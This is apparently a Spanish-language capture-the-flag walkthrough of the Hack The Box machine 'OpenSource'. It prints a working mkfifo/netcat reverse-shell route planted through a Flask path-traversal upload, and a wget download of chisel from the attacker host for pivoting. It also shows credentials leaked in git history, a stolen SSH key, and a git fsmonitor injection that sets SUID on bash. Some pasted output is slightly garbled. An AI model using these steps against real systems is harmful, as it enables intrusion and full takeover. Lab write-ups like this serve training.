



1. Enumeración.

Realizamos un Ping contra la máquina víctima y vemos que tiene un TLS de 63, por lo que podemos entender que estamos ante una máquina linux.

```

/home/parrot/HTB [root@parrot:~]# ping -c 1 10.10.11.164
PING 10.10.11.164 (10.10.11.164) 56(84) bytes of data:
64 bytes from 10.10.11.164: icmp_seq=1 ttl=63 time=36.8 ms

--- 10.10.11.164 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 36.751/36.751/36.751/0.000 ms

```

Con Nmap analizamos los puertos abiertos y al servicio y versión que corresponden.

```

# Nmap 7.92 scan initiated Sat Oct 22 10:04:43 2022 as: nmap -sCV -v -n -p 22,80 -oN Targeted 10.10.11.164
Nmap scan report for 10.10.11.164
Host is up (0.033s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|_ 256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_ 256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:08:c8 (ED25519)
80/tcp    open  http     Werkzeug/2.1.2 Python/3.10.3
http-methods:
_ Supported Methods: OPTIONS HEAD GET
_http-title: upcloud - Upload files for Free!
_http-server-header: Werkzeug/2.1.2 Python/3.10.3
fingerprint-strings:
GetRequest:
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.10.3
Date: Sat, 22 Oct 2022 08:04:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 5316
Connection: close
<html lang=en>
<head>
<meta charset=UTF-8>
<meta name=viewport content=width=device-width, initial-scale=1.0>
<title>upcloud - Upload files for Free!</title>
<script src=/static/vendor/jquery/jquery-3.4.1.min.js></script>
<script src=/static/vendor/popper/popper.min.js></script>
<script src=/static/vendor/bootstrap/js/bootstrap.min.js></script>
<script src=/static/js/ie10-viewport-bug-workaround.js></script>
<link rel=stylesheet href=/static/vendor/bootstrap/css/bootstrap.css/>
<link rel=stylesheet href=/static/vendor/bootstrap/css/bootstrap-grid.css/>
<link rel=stylesheet href=/static/vendor/bootstrap/css/bootstrap-reboot.css/>
</head>
</html>
HTTPOptions:
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.10.3
Date: Sat, 22 Oct 2022 08:04:50 GMT
Content-Type: text/html; charset=utf-8
Allow: OPTIONS, HEAD, GET
Content-Length: 0

```

Como es una máquina Ubuntu, miramos el launchpad del SSH y vemos que su versión es Bionic.

openssh 1:7.6p1-4ubuntu0.7 source package in Ubuntu

Changelog

```
openssh (1:7.6p1-4ubuntu0.7) bionic; urgency=medium
* d/p/fix-connect-timeout-overflow.patch: prevent ConnectTimeout overflow.
(LP: #1983516)

[ Sergio Durigan Junior ]
* d/p/1986591-upstream-preserve-group-world-read-permission-on-kno.patch:
  Preserve group/world read permissions on known_hosts. (LP: #1986591)

-- Athos Ribeiro <email address hidden> Wed, 30 Mar 2022 18:17:14 -0300
```


Upload details

Uploaded by:	Sponsored by:
 Athos Ribeiro on 2022-04-02	 Sergio Durigan Junior
Uploaded to:	Original maintainer:
Bionic	 Ubuntu Developers


Esta versión de OpenSSH es vulnerable a una enumeración de usuarios (searchexploit id 45233). Aunque de momento nos va centrar en el aplicativo web. Analizamos con whatweb para ver las tecnologías usadas:

```
~/home/parrot/.nfs # whatweb http://10.10.11.164
http://10.10.11.164 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTTPServer[Werkzeug/2.1.2 Python/3.10.3], IP[10.10.11.164], JQuery[3.4.1], Python[3.10.3], Script, Title[upload - Upload files for free!], Werkzeug[2.1.2]
```

Realizamos el mismo proceso con Wappalyzer. Vemos que usa Flask, podría ser vulnerable a un SSTI.



Hacemos una revisión del código fuente de la página web, pero no vemos nada interesante. Llegamos a una parte de la web en la que podemos subir ficheros.



2. Análisis de vulnerabilidades

En la página principal, habíamos visto que podíamos descargarnos un fichero, que corresponde al proyecto en formato git. Descomprimos el fichero y revisamos los cambios.

```
~/home/parrot/Descargas/config public 77 X INT #
git log
commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD -> public)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:55:55 2022 +0200

    clean up dockerfile for production use

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date: Thu Apr 28 13:45:17 2022 +0200

    initial
```

Revisamos otras ramas del proyecto. Nos llama la atención la rama “dev” y nos movemos a ella.

```
~/home/parrot/Descargas/config public 77 ✓ > #
git show-branch
! [dev] ease testing
* [public] clean up dockerfile for production use
--
* [public] clean up dockerfile for production use
+ [dev] ease testing
+ [dev^] added gitignore
+ [dev~2] updated
+* [public^] initial
```

```
~/home/parrot/Descargas/config public 77 ✓ > #
git checkout dev
Cambiado a rama 'dev'

~/home/parrot/Descargas/config dev 77 ✓ > #
git log
commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (HEAD -> dev)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date: Thu Apr 28 13:45:17 2022 +0200

    initial
```

Vamos a ver la diferencia entre el primer commit y el segundo. Obtenemos unas credenciales.

```
~/home/parrot/Descargas/config dev 77 ✓ > #
git diff ee9d9f1ef9156c787d53074493e39ae364cd1e05 a76f8f75f7a4a12b706b0cf9c983796fa1985820
diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
```

Usuario: dev01

Clave: Soulless_Developer#2022

Intentamos reusar esas credenciales para conectarnos por SSH, pero no es posible. Vamos a revisar el código de la aplicación. Primero empezamos con el fichero run.py. Vemos que nos hace referencia a la librería app.

```

import os

from app import app

if __name__ == "__main__":
    port = int(os.environ.get("PORT", 80))
    app.run(host='0.0.0.0', port=port)

```

Nos metemos dentro del directorio app y revisamos el fichero view.py. Vemos que podríamos aprovecharnos, para alojar un fichero malicioso, rompiendo el control del directorio donde se va a alojar.

```

@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')

```

POC: Al meter al fichero2, la ruta completa, puedes almacenar el fichero en la ruta donde quieras

```

Archivo Editar Ver Buscar Terminal Ayuda
>>> import os
>>> fichero1="uploads"
>>> fichero2="/home/user/uploads"
>>> os.path.join("/var/www/html/",fichero1)
'/var/www/html/uploads'
>>> os.path.join("/var/www/html/",fichero2)
'/home/user/uploads'
>>>

```

3. Explotación e intrusión

Por tanto, intentamos añadir un código malicioso al fichero views.py e intentamos subirlo.

```

@app.route('/shell')
def cmd():
    return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.8 443|>/tmp/f")

```

Si modificamos la petición de la web de subidas, por ejemplo, poniendo un ".", en el nombre del fichero, obtenemos la ruta donde se almacenan los ficheros subidos, ayudándonos a saber donde tenemos que subir nuestro fichero malicioso.

```
Request
Pretty Raw Hex
8 Content-Length: 1261
9 Origin: http://10.10.11.164
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.164/upcloud
13 Upgrade-Insecure-Requests: 1
14
15 -----17172845199304222363821932460
16 Content-Disposition: form-data; name="file"; filename="."
17 Content-Type: text/x-python
18
19 import os
20
21 from app.utils import get_file_name
22 from flask import render_template, request, send_file
23
24 from app import app
25

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: Werkzeug/2.1.2 Python/3.10.3
3 Date: Sun, 23 Oct 2022 06:47:02 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 14684
6 Connection: close
7
8 <!doctype html>
9 <html lang=en>
10 <head>
11 <title>
12 IsADirectoryError: [Errno 21] Is a directory: '/app/public/uploads/.'
// Werkzeug Debugger
```

Interceptamos de nuevo la petición, y modificamos el parámetro “filename”, poniendo “/app/app/views.py” para que sobrescriba el fichero original de la aplicación.

```
12 Referer: http://10.10.11.164/upcloud
13 Upgrade-Insecure-Requests: 1
14
15 -----17172845199304222363821932460
16 Content-Disposition: form-data; name="file"; filename="/app/app/views.py"
17 Content-Type: text/x-python
18
19 import os
20
21 from app.utils import get_file_name
22 from flask import render_template, request, send_file
23
24 from app import app
25

Response
Pretty Raw Hex Render
31 <div class="drag-area" style="color: white; padding: 20px">
32
33 <h3>
34 Success!
35 </h3>
36
37 <p>
38 Your <a style="text-decoration: none;" href="http://10.10.11.164/uploads//app/app/views.py">
39 file
40 </a>
41 has been uploaded.
42 </p>
```

Nos ponemos en escucha con nc y ejecutamos una consulta a la URL 10.10.11.164/shell. Conseguimos acceso como root.

```
~parrot/Descargas/app/app public !1 ?8
nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.164] 44261
/bin/sh: can't access tty; job control turned off
/app # whoami
root
```

No obstante, si consultamos nuestra IP vemos que no corresponde con la 10.10.11.164, por lo que se está jugando con Docker.

```
/app # ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:AC:11:00:02
    RX packets:597 errors:0 dropped:0 overruns:0 frame:0
    TX packets:453 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:53789 (52.5 KiB) TX bytes:583234 (569.5 KiB)
```

Realizamos un tratamiento de la TTY. Como estamos ante unos contenedores, suponemos que la máquina hosts debería tener la IP 172.17.0.1. Si realizamos una búsqueda manual de puertos con nc, vemos lo siguientes puertos:

```
/tmp # for port in $(seq 1 10000); do nc 172.17.0.1 $port -zv; done
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.1 (172.17.0.1:3000) open
172.17.0.1 (172.17.0.1:6000) open
172.17.0.1 (172.17.0.1:6001) open
172.17.0.1 (172.17.0.1:6002) open
172.17.0.1 (172.17.0.1:6003) open
172.17.0.1 (172.17.0.1:6004) open
172.17.0.1 (172.17.0.1:6005) open
172.17.0.1 (172.17.0.1:6006) open
172.17.0.1 (172.17.0.1:6007) open
```

Nos llama la atención el puerto 3000. Vamos a ver que puede estar corriendo en ese puerto con wget. Vemos que se trata de una web de Gitea.

```
</div>
<a href="/assets/js/licenses.txt">Licenses</a>
<a href="/api/swagger">API</a>
<a target="_blank" rel="noopener noreferrer" href="https://gitea.io">Website</a>
<span class="version">Go1.18.1</span>
</div>
/footer>
<script src="/assets/js/index.js?v=7e6e145c0ebc112485ff39e380b62835"></script>
/body>
/html>
```

Para trabajar más cómodamente, vamos a hacer un “port forwarding” con Chisel. Nos descargamos el binario, abrimos un servidor HTTP con Python y se lo pasamos también a la máquina víctima.

```
/tmp # wget http://10.10.14.8:8000/chisel
Connecting to 10.10.14.8:8000 (10.10.14.8:8000)
saving to 'chisel'
chisel HTTP on 0.0.0.0:8000 100% |*****| 7888k 0:00:00 ETA
'chisel' saved [2022/10/23 10:34:39]
/tmp #
```

En nuestra máquina atacante, nos levantamos la parte servidora.



```
/home/parrot/Descargas public !1 ?9 x 1 w
./chisel server --reverse -p 1234
2022/10/23 10:37:56 server: Reverse tunnelling enabled
2022/10/23 10:37:56 server: Fingerprint SVztdfmskkh8//d/L6bBJGcc8iAqImDbB+6npeWHG0I=
2022/10/23 10:37:56 server: Listening on http://0.0.0.0:1234
```

En la máquina víctima, nos levantamos la parte cliente, para redirigir ese tráfico.



```
/tmp # ./chisel client 10.10.14.8:1234 R:3000:172.17.0.1:3000
2022/10/23 08:41:27 client: Connecting to ws://10.10.14.8:1234
2022/10/23 08:41:27 client: Connected (Latency 38.159411ms)
```

Si abrimos un navegador, consultando nuestro localhost, accedemos a la página web. Vemos un panel de login. Vamos a intentar logarnos con las credenciales anteriormente obtenidas:

- Usuario: dev01
- Clave: Soulless_Developer#2022



Echamos un ojo al repositorio, y vemos un directorio `.ssh` que nos llama la atención. Efectivamente contiene una `id_rsa` privada que puede permitirnos ganar acceso a la máquina.



Ejecutamos el comando `ssh` con la clave privada obtenida y ganamos acceso a la máquina.

```

~parrot/HTB/opensource x 255
chmod 600 id_rsa

~parrot/HTB/opensource
ssh dev01@10.10.11.164 -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sun Oct 23 09:06:16 UTC 2022

System load:  0.0          Processes:    220
Usage of /:   75.6% of 3.48GB   Users logged in:  0
Memory usage: 22%          IP address for eth0:  10.10.11.164
Swap usage:  0%            IP address for docker0: 172.17.0.1

16 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Mon May 16 13:13:33 2022 from 10.10.14.23
dev01@opensource:~$ whoami
dev01
dev01@opensource:~$

```

4. Escalada de privilegios.

Ejecutamos ps.py y nos llama la atención la tarea que ejecuta el git-sync que se ejecuta como root.

```

2022/10/23 09:24:01 CMD: UID=0 PID=26418 | /usr/sbin/cron -f
2022/10/23 09:24:01 CMD: UID=0 PID=26417 | /usr/sbin/cron -f
2022/10/23 09:24:01 CMD: UID=0 PID=26416 | /usr/sbin/cron -f
2022/10/23 09:24:01 CMD: UID=0 PID=26425 | cut -d -f1
2022/10/23 09:24:01 CMD: UID=0 PID=26424 | /snap/bin/docker exec upcloud6000 hostname -i
2022/10/23 09:24:01 CMD: UID=0 PID=26423 | /bin/bash /root/meta/app/clean.sh
2022/10/23 09:24:01 CMD: UID=0 PID=26432 | /bin/sh -c /usr/local/bin/git-sync
2022/10/23 09:24:01 CMD: UID=0 PID=26426 | /bin/sh -c /usr/local/bin/git-sync
2022/10/23 09:24:01 CMD: UID=0 PID=26433 | git status --porcelain

```

Abrimos el fichero /usr/local/bin/git-sync y vemos que se está cogiendo los ficheros del directorio personal de dev01.

```

GNU nano 2.9.3
root root 19 B
! /bin/bash
cd /home/dev01/Descargas
if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +%Y-%m-%d)
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi

```

En el fichero .git/config añadimos la línea "fsmonitor....".

```
dev01@opensource: ~
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 2.9.3 .git/config
root root 19 B 2022-04-18 10:41:27 server: sess
parrot parrot 2.4 MB 2022-04-17 17:53 2022 source.zip
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
fsmonitor="chmod+4755 /bin/bash"
remote "origin"
url = http://opensource.htb:3000/dev01/home-backup.git
fetch = +refs/heads/*:refs/remotes/origin/*
branch "main"
remote = origin
merge = refs/heads/main
usage: chis! [command] [-help]
```

Esto mismo podríamos haberlo logrado con los hooks de git:

<https://gtfobins.github.io/gtfobins/git/>

Ahora esperamos a que se añadan los permisos de SUID al binario de bash.

```
dev01@opensource: ~
Archivo Editar Ver Buscar Terminal Ayuda
Every 2.0s: ls -la /bin/bash
root root 19 B 2022-04-18 10:41:27 server: sess
-rwsr-xr-x 1 root root 1113504 Apr 18 2022 /bin/bash
usage: chis! [command] [-help]
```

Con el comando “bash -p” ganamos acceso como administrador.

```
dev01@opensource: ~$ bash -p
bash-4.4# whoami
root
root 10/23 10:41:27 server: sess
bash-4.4#
```